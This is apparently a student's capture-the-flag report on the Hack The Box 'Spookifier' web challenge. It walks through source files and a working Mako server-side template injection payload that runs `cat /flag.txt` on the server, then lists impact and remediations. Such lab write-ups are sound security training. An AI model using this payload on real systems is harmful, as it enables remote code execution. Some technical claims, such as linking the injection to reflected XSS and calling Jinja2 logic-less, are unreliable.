

Report Writing & Final Capstone Assessment

Date: 30th April, 2026

Lab Environment: Hack The Box

1. Summary

Security assessment of Spookifier Web Application was completed. A critical severity vulnerability was identified. The application is susceptible to Server-Side Template Injection (SSTI).

This allows an attacker to execute system commands on the user input section, exploited with Reflected Cross Site Scripting (XSS).

2. Scope of Assessment

Project: Spookifier

Type: Web Application


Platform: Hack The Box

Tool Used: Fedora OS, Terminal

Attachments: Spookifier.zip


3. Findings

- **Severity:** Critical (10)
- **CVSS v3.1:** AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
- **Vulnerability:** Injection – Server-Side Template Injection (SSTI)
- **OWASP Category:** A05:2025 Injection – Server-Side Template Injection (SSTI)
- **Description:** The application uses the Mako template in util.py to process the user-input. The dictionary acts as a pass-through for special characters. Thus, this causes to take the raw input from the user instead of processing it as a literal text.



4. Proof of Concept

- Logged-in with the local host IP given in the lab environment
- Analyzed for any clues in Element Section via Inspect, didn't get any clues
- Performed Reflected XSS in the user-input, the application reflected the alert message.



- Extracted the given ZIP file, and found a Dockerfile

Command: cat Dockerfile

Findings: COPY flag.txt /flag.txt

```
SilicaSecure/Spookifier/web_spookifier
> cat Dockerfile
FROM python:3.8-alpine

RUN apk add --no-cache --update supervisor gcc
# Upgrade pip
RUN python -m pip install --upgrade pip

# Install dependencies
RUN pip install Flask==2.0.0 mako flask_mako Werkzeug==2.0.0

# Copy flag
COPY flag.txt /flag.txt

# Setup app
RUN mkdir -p /app

# Switch working environment
WORKDIR /app

# Add application
COPY challenge .

# Setup supervisor
COPY config/supervisord.conf /etc/supervisord.conf

# Expose port the server is reachable on
EXPOSE 1337

# Disable pycache
ENV PYTHONDONTWRITEBYTECODE=1

# start supervisord
ENTRYPOINT ["usr/bin/supervisord", "-c", "/etc/supervisord.conf"]
SilicaSecure/Spookifier/web_spookifier
```

- Analyzed a file “supervisord.conf”

Command: cat supervisord.conf

Findings: user = root

```
Spookifier/web_spookifier/config
> cat supervisord.conf
[supervisord]
user=root
nodaemon=true
logfile=/dev/null
logfile_maxbytes=0
pidfile=/run/supervisord.pid

[program:flask]
command=python /app/run.py
autorestart=true
stdout_logfile=/dev/stdout
stdout_logfile_maxbytes=0
stderr_logfile=/dev/stderr
stderr_logfile_maxbytes=0
Spookifier/web_spookifier/config
```

- ### Findings: Use of MakoTemplate

```
web.spookifier/challenge/application
> cat main.py
from flask import Flask, jsonify
from application.blueprints.routes import web
from flask_mako import MakoTemplates

app = Flask(__name__)
MakoTemplates(app)

def response(message):
    return jsonify({'message': message})

app.register_blueprint(web, url_prefix='/')

@app.errorhandler(404)
def not_found(error):
    return response('404 Not Found'), 404

@app.errorhandler(403)
def forbidden(error):
    return response('403 Forbidden'), 403

@app.errorhandler(400)
def bad_request(error):
    return response('400 Bad Request'), 400

web.spookifier/challenge/application
```

- Command: cat Util.py

Findings: Font 1, 2, 3 didn't accept the special characters and instead responded with “ ”, but Font 4 accepted all the raw inputs, which caused the script to run in the Server-Side.


```
web_spookifier/challenge/application
) cat util.py
from mako.template import Template

font1 = {
    'A': 'A',
    'B': 'B',
    'C': 'C',
    'D': 'D',
    'E': 'E',
    'F': 'F',
    'G': 'G',
    'H': 'H',
    'I': 'I',
    'J': 'J',
    'K': 'K',
    'L': 'L',
    'M': 'M',
    'N': 'N',
    'O': 'O',
    'P': 'P',
    'Q': 'Q'
}
```

MakoTemplate syntax: `${<code or value>}`

User-Input: $\{5*5\}$

Output: 25




- The exploit command was used to find the flag

Command: `${self.module.cache.util.os.popen('cat /flag.txt').read()}`

Findings: Flag was exploited. It executes the system level commands in the user-input section, causing a critical severity of compromise.



- Completed the Spookifier Lab



5. Impact

- Full System Compromise:** Complete root privilege was accessible
- Data Exfiltration:** Sensitive files can be easily obtained
- Service Disruption:** Can perform destructive actions
- Lateral Movement:** Keeping the compromised server as pivot point and trying to gain access to other assets in the internal network

6. Remediations

- **Principal of Least Privilege:** Ensure the web application runs only with required access to the specified user. Restricted access to the unnecessary file system.
- **Input Sanitization:** Implement strict input validation. Get as parameterized inputs, and proper handling of special characters.
- **Hardening the web application layers and routes:** Restricting the access to the source code and other pages. The frontend should handle only the UI and other process has to be completely on Server-Side.
- **Logic-Less Template Engines:** Using sandboxed engines such as Jinja2, reduces the risk of Remote Code Execution (RCE).
- **Implementation of a Content Security Policy (CSP):** Use of strict header to handle and prevent the execution of unauthorized inline scripts.